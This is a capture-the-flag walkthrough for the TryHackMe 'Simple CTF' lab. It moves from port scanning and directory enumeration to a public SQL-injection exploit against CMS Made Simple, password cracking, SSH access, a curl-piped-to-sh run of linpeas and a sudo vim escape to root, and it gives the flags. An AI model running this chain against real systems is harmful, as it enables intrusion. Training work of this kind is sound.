
[TryHackMe | Simple CTF]

First visit the webpage:



nmap -sV IP_ADDR

```
root@ip-10-10-134-191:~# nmap -sV 10.10.17.161

Starting Nmap 7.60 ( https://nmap.org ) at 2023-03-18 23:24 GMT
Nmap scan report for ip-10-10-17-161.eu-west-1.compute.internal (10.10.17.161)
Host is up (0.00035s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:B4:E2:72:E9:CF (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.31 seconds
```


3 services, FTP, HTTP, and ssh on port 2222

Enumerate website directories:

```
> gobuster dir -u http://10.10.17.161 -w
directory-list-2.3-medium.txt
```

```
root@ip-10-10-134-191:/usr/share/wordlists/dirbuster# gobuster dir -u http://10.10.17.161 -w directory-li
st-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.17.161
[+] Threads:        10
[+] Wordlist:       directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2023/03/18 23:42:00 Starting gobuster
===============================================================
/simple (Status: 301)
/server-status (Status: 403)
===============================================================
2023/03/18 23:42:28 Finished
===============================================================
```


2 directories



Forbidden

You don't have permission to access /server-status on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.17.161 Port 80



ip_addr/simple is relevant


Check version number?

CMS Made Simple version 2.2.8


Google search the version:

https://nvd.nist.gov/vuln/detail/CVE-2019-9053

SQL injection



Found this website on google:
https://www.exploit-db.com/exploits/46635




Download to a file locally, “exploit.py”
Then had to fix a bunch of syntax

Hint says to use
`/usr/share/seclists/Passwords/Common-Credentials/best110.txt`

```
./exploit.py -u http://10.10.17.161/simple --crack -w
../../usr/share/seclists/Passwords/Common-Credentials/best110.tx
t
```

```
[+] Salt for password found:
[+] Username found:
[+] Email found:
[+] Password found:
[*] Try: 000000
Traceback (most recent call last):
  File "./exploit.py", line 184, in <module>
    crack_password()
  File "./exploit.py", line 56, in crack_password
    if hashlib.md5(str(salt) + line).hexdigest() == password:
TypeError: Unicode-objects must be encoded before hashing
root@ip-10-10-134-191:~/Desktop#
```



https://www.dcode.fr/md5-hash

MD5 hash: “Password found” value
Salt + word = “Salt for password found” + “Password Found”

Where can you login with the details obtained?

ssh — Correct Answer

What's the user flag?

G00d j0b, keep up! — Correct Answer


```
root@ip-10-10-134-191:~/Desktop# ssh -p 2222 mitch@10.10.17.161
The authenticity of host '[10.10.17.161]:2222 ([10.10.17.161]:2222)' can't be established.
ECDSA key fingerprint is SHA256:Fce5J4GBLgx1+iaSMBjO+NFKOjZvL5LOVF5/jc0kwt8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.17.161]:2222' (ECDSA) to the list of known hosts.
mitch@10.10.17.161's password:
Permission denied, please try again.
mitch@10.10.17.161's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls
user.txt
$ cat u
cat: u: No such file or directory
$ cat user.txt
G00d j0b, keep up!
$
```


```
-rw-r--r-- 1 mitch mitch  655 mai 16  2017 .profile
-rw-rw-r-- 1 mitch mitch   19 aug 17  2019 user.txt
-rw------- 1 mitch mitch  515 aug 17  2019 .viminfo
$ file .pr
.pr: cannot open `.pr' (No such file or directory)
$ file .profile
.profile: ASCII text
$ cat .profile
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi

# set PATH so it includes user's private bin directories
PATH="$HOME/bin:$HOME/.local/bin:$PATH"
$ cd home
-sh: 9: cd: can't cd to home
$ cd /home
$ ls
mitch  sunbath
$
```

Use linpeas to find interesting files
Download and run:
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh

Or download linpeas.sh from the above link, then copy over via
scp -P 2222 {file_name} user@IP:/home/user

```
root@ip-10-10-61-154:~/Desktop# scp -P 2222 linpeas.sh mitch@10.10.6.63:/home/mi
tch
mitch@10.10.6.63's password:
linpeas.sh                                    100%  809KB  77.9MB/s   00:00
root@ip-10-10-61-154:~/Desktop#
```





Per lin peas, mitch may access /usr/share/vim

Vim priv esc:
https://www.youtube.com/watch?v=V-Sk250B1gU

sudo /usr/bin/vim -c ':!/bin/bash'

```
root@Machine:/root# whoami
root
root@Machine:/root#
```

```
root@Machine:/# ls
bin   cdrom  etc   initrd.img      lib         media  opt   root  sbin  srv  tmp  var      vmlinuz.old
boot  dev    home  initrd.img.old  lost+found  mnt    proc  run   snap  sys  usr  vmlinuz
root@Machine:/# cd root
root@Machine:/root# ls
root.txt
root@Machine:/root# cat root.txt
W3ll d0n3. You made it!
root@Machine:/root#
```